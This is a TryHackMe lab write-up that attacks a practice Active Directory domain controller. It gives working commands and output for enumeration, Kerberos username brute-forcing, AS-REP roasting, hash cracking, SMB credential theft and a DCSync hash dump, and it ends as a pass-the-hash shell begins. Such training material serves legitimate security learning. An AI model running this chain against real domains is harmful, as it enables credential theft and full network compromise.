Attacktive Directory - THM
This is the writeup for the TryHackMe medium difficulty room called Attacktive Directory .
In this task we are going to exploit a vulnerable Windows machine remotely.

Task 3 - Recon
CMD: nmap -sT -sV -p- $IP

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-30 15:28 CET
Nmap scan report for 10.82.128.200
Host is up (0.062s latency).
Not shown: 65508 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-30 14:34:14Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49709/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
Running an nmap scan shows us a bunch of windows services running on the target which is an Active Directory Domain Controller.
The task wants us to enumerate it using the tool enum4linux.
CMD: enum4linux -a -o 10.82.128.200

 =========================================( Target Information )=========================================

Target ........... 10.82.128.200
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[...]

 ================================( Getting domain SID for 10.82.128.200 )================================

Domain Name: [REDACTED]
Domain Sid: S-1-5-21-3591857110-2884097990-301047963

[+] Host is part of a domain (not a workgroup)
Task 4 - Username Bruteforcing

The tool Kerbrute can enumerate usernames.
CMD: kerbrute_linux_amd64 userenum --dc spookysec.local -d spookysec.local userlist.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/30/25 - Ronnie Flathers @ropnop

2025/11/30 16:07:55 >  Using KDC(s):
2025/11/30 16:07:55 >   spookysec.local:88

2025/11/30 16:07:56 >  [+] VALID USERNAME:       james@spookysec.local
2025/11/30 16:07:57 >  [+] VALID USERNAME:       [REDACTED]@spookysec.local
2025/11/30 16:07:59 >  [+] VALID USERNAME:       James@spookysec.local
2025/11/30 16:07:59 >  [+] VALID USERNAME:       robin@spookysec.local
2025/11/30 16:08:06 >  [+] VALID USERNAME:       darkstar@spookysec.local
2025/11/30 16:08:10 >  [+] VALID USERNAME:       administrator@spookysec.local
2025/11/30 16:08:19 >  [+] VALID USERNAME:       [REDACTED]@spookysec.local
2025/11/30 16:08:23 >  [+] VALID USERNAME:       paradox@spookysec.local
2025/11/30 16:08:48 >  [+] VALID USERNAME:       JAMES@spookysec.local
2025/11/30 16:08:57 >  [+] VALID USERNAME:       Robin@spookysec.local
2025/11/30 16:09:53 >  [+] VALID USERNAME:       Administrator@spookysec.local
2025/11/30 16:11:34 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2025/11/30 16:12:11 >  [+] VALID USERNAME:       Paradox@spookysec.local
2025/11/30 16:14:04 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2025/11/30 16:15:08 >  [+] VALID USERNAME:       ori@spookysec.local
2025/11/30 16:16:52 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2025/11/30 16:19:26 >  Done! Tested 73317 usernames (16 valid) in 690.508 seconds
Task 5 - Requesting a Kerberos ticket

Using the previously discovered usernames from Task 4 and the tool impacket-GetNPUsers we can check which user has a “Does not require Pre-Authentication” privilege.
CMD: impacket-GetNPUsers spookysec.local/svc-admin

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Cannot authenticate svc-admin, getting its TGT
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[REDACTED]
This command gives us a crackable ticket in hashcat format.
CMD: hashcat -O -a 0  -o cracked krbtgt passwordlist.txt

[...]
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Task 6 - SMB

Now we have the password for the user backup.
The tool smbclient can list available shares which the user can access.
(I prefer to use smbmap for enumerating shares but for the sake of the task I won’t use it.)
CMD: smbclient -L spookysec.local -U svc-admin

Password for [WORKGROUP\svc-admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        [REDACTED]      Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
CMD: smbclient //$IP/[REDACTED] --user svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Sat Apr 4 21:08:39 2020
.. D 0 Sat Apr 4 21:08:39 2020
backup_credentials.txt A 48 Sat Apr 4 21:08:53 2020
8247551 blocks of size 4096. 3869431 blocks available
smb: \> get backup_credentials.txtThe contents of the file is encoded with base64.
CMD: base64 -d backup_credentials.txt

backup@spookysec.local:[REDACTED]
Decoding it gives us the password for the user backup.
Task 7 - PrivEsc

Our user has the privilege “Replicating Directory Changes *” which enables us to carry out a DCSync attack.
The tool impacket-secretsdump is perfect for the task.
CMD: impacket-secretsdump spookysec.local/backup:[REDACTED]@spookysec.local

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the [REDACTED] method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
[...]
We were able to dump every user’s nthash.
Task 8 - Getting the flags
Now that we know the Administrator’s nthash we can use a Pass The Hash attack to get a shell.
We are going to use evil-winrm.


